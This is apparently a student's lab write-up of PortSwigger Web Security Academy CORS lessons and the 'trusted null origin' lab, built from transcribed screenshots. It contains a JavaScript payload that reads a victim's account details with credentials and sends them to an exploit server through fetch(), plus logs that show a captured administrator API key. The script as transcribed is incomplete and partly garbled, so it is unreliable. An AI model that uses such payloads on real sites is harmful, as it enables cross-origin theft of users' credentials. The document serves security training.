Cookie: sessionId=...
```

BACK

CONTINUE →

Up next: Errors parsing Origin headers

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/errors-parsing-origin-headers

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDPCPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 7 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (4 of 12)

○How to prevent CORS-based attacks

Errors parsing Origin headers

Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the `Access-Control-Allow-Origin` header so that access is granted. For example, the application receives a normal request like:

```
GET /data HTTP/1.1
Host: normal-website.com
...
Origin: https://innocent-website.com
```

The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:

```
HTTP/1.1 200 OK
```

BACK

CONTINUE →

Up next: Errors parsing Origin headers - Continued

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/errors-parsing-origin-headers-6f4g

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 8 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (5 of 12)

○How to prevent CORS-based attacks

Errors parsing Origin headers - Continued

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in:

normal-website.com

An attacker might be able to gain access by registering the domain:

hackersnormal-website.com

Alternatively, suppose an application grants access to all domains beginning with:

BACKCONTINUE →

Up next: Whitelisted null origin value

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/whitelisted-null-origin-value

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 9 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (6 of 12)

○How to prevent CORS-based attacks

Whitelisted null origin value


The specification for the Origin header supports the value `null`. Browsers might send the value `null` in the Origin header in various unusual situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the `file:` protocol.
- Sandboxed cross-origin requests.


BACKCONTINUE →

Up next: Lab: CORS vulnerability with trusted null origin

here's our second lab work



given credentials, we log in



also have the api key

Cross-origin resource sharing | CORS vulnerability with trusted null origin

WebSecurity Academy

CORS vulnerability with trusted null origin

LAB Not solved

Go to exploit server Submit solution Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: 4ZongxbYU7HY2Dr1UwlrEvt7Mr1gbWD

Email

Update email

let's send it to repeater

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to trial user

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn InQL

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
431	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/academyLabHeader			101	147					✓	79.125.84.16		14:25:22 17 ...	8080	125
430	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/accountDetails			200	303	JSON				✓	79.125.84.16		14:25:22 17 ...	8080	137
429	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/my-account?id=wiener		✓	200	4149	HTML		CORS vulnerability wit...		✓	79.125.84.16		14:25:22 17 ...	8080	142
428	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	POST	/login			200	188					✓	79.125.84.16	session=Cscn53y...	14:25:22 17 ...	8080	331
425	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/academyLabHeader			101	147					✓	79.125.84.16		14:25:13 17 ...	8080	144
424	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	79.125.84.16		14:25:13 17 ...	8080	158
423	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	79.125.84.16		14:25:13 17 ...	8080	140
422	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/resources/labheader/js/submitSol...			200	1333	script	js			✓	79.125.84.16		14:25:13 17 ...	8080	178
421	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/resources/labheader/js/labh...			1673	script	js				✓	79.125.84.16		14:25:13 17 ...	8080	134
418	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/login		Scan	3681	HTML			CORS vulnerability wit...		✓	79.125.84.16		14:25:12 17 ...	8080	148
417	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/my-account		Do passive scan	86						✓	79.125.84.16		14:25:12 17 ...	8080	189
415	https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/	GET	/academyLabHeader		Do active scan	147						✓	79.125.84.16		14:23:30 17 ...	8080	173

Request

1 GET /accountDetails HTTP/2

2 Host: 0a07000104cfb776804e4d0210055009d.web-security-academy.net

3 Cookie: session=Cscn53yFUF1vtC6qrXe3UBdp4mTlcWex

4 Sec-CH-UA-Platform: "Windows"

5 Accept-Language: en-US,en;q=0.9

6 Sec-CH-UA: "Chromium"v="133", "Not(A:Brand";v="99"

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

8 Sec-CH-UA-Mobile: ?0

9 Accept: */*

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Referer: https://0a07000104cfb776804e4d0210055009d.web-security-academy.net/my-account?id=wiener

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=1, i

16

17

Response

HTTP/2 200 OK

Access-Control-Allow-Credentials: true

Content-Type: application/json; charset=utf-8

<Frame-Options: SAMEORIGIN

Content-Length: 149

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

Inspector

Request attributes 2

Request cookies 1

Request headers 17

Response headers 4

Notes

Event log (1) All issues (178)

Memory: 267.3MB

but in this case, origin of any website doesn't work

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `https://0a07000104cfb776804ed0210055009d.web-security-academy.net`. The request is a GET to `/accountDetails`. The response is a 200 OK with the following JSON body:

```
{  "username": "wiener",  "email": "",  "apikey": "42ongshYU7HYCDrlUvllcRvc7MrlghWD",  "sessions": [    "C5nc53yFUF1vfc6qrXe3UBdp4mTlcWex"  ]}
```

The Inspector panel on the right shows the request and response details. The status bar at the bottom indicates 'Done' and 'Memory: 267.3MB'.

so we had to use null variables

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `https://0a07000104cfb776804ed0210055009d.web-security-academy.net`. The request is a GET to `/accountDetails`. The response is a 200 OK with the following JSON body:

```
{  "username": "wiener",  "email": "",  "apikey": "42ongshYU7HYCDrlUvllcRvc7MrlghWD",  "sessions": [    "C5nc53yFUF1vfc6qrXe3UBdp4mTlcWex"  ]}
```

The Inspector panel on the right shows the request and response details. The status bar at the bottom indicates 'Done' and 'Memory: 276.2MB'.

let's go to exploit server

Cross-origin resource sharing x CORS vulnerability with trusted x +

https://0a07000104cfb776804ed0210055009d.web-security-academy.net/my-account?id=wiener

WebSecurity Academy

CORS vulnerability with trusted null origin

LAB Not solved

Go to exploit server Submit solution Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: 4ZongxbYU7HY2DrlUwlrEvt7Mr1gbWD

Email

Update email

https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net

here we are

Cross-origin resource sharing x CORS vulnerability with trusted x Exploit Server: CORS vulnerabil x +

https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net

WebSecurity Academy

CORS vulnerability with trusted null origin

LAB Not solved

Back to lab Submit solution Back to lab description >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net/exploit

HTTPS

☒


File:

/exploit


Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

first, copy our host



and here we also need exploit server address



and write script(click store → deliver → access)

Browser tabs: Cross-origin resource sharing, CORS vulnerability with trusted, Exploit Server: CORS vulnerabi...

Address bar: <https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net>

Path: /exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<script>
var xhr = new XMLHttpRequest();
var url = 'https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net/exploit'

xhr.onreadystatechange = function() {
  if (xhr.readyState == XMLHttpRequest.DONE) {
    fetch('https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net/log?key=' + xhr.responseText)
  }
}

xhr.open('GET', url + '/accountDetails', true);
xhr.withCredentials = true;
xhr.send();
```

Buttons: Store, View exploit, Deliver exploit to victim, Access log

here we go


Browser tabs: Cross-origin resource sharing, CORS vulnerability with trusted, Exploit Server: CORS vulnerabi...

Address bar: <https://exploit-0aa000310494b771807fc96014c0001.exploit-server.net/log>

Log entries (partial):

```
i.215 2025-03-17 09:43:56 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:43:56 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:43:56 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:43:59 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:00 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:05 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:08 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:08 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:09 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:12 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:12 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:15 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:44:15 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:34 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:35 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:35 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:37 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:37 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:41 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Chrome/387772"
i.215 2025-03-17 09:46:41 +0000 "GET /log?key=%7B%0A%20%22username%22%3A%20%22administrator%22%2C%0A%20%22email%22%3A%20%22%22%2C%0A%20%22apikey%22%3A%20%22MPYZnf0r%22%7D%22 HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:42 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:42 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
i.215 2025-03-17 09:46:45 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36"
```

api key:



```
178.88.225.215 2025-03-17 09:31:30 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:31:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:16 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:16 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:19 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
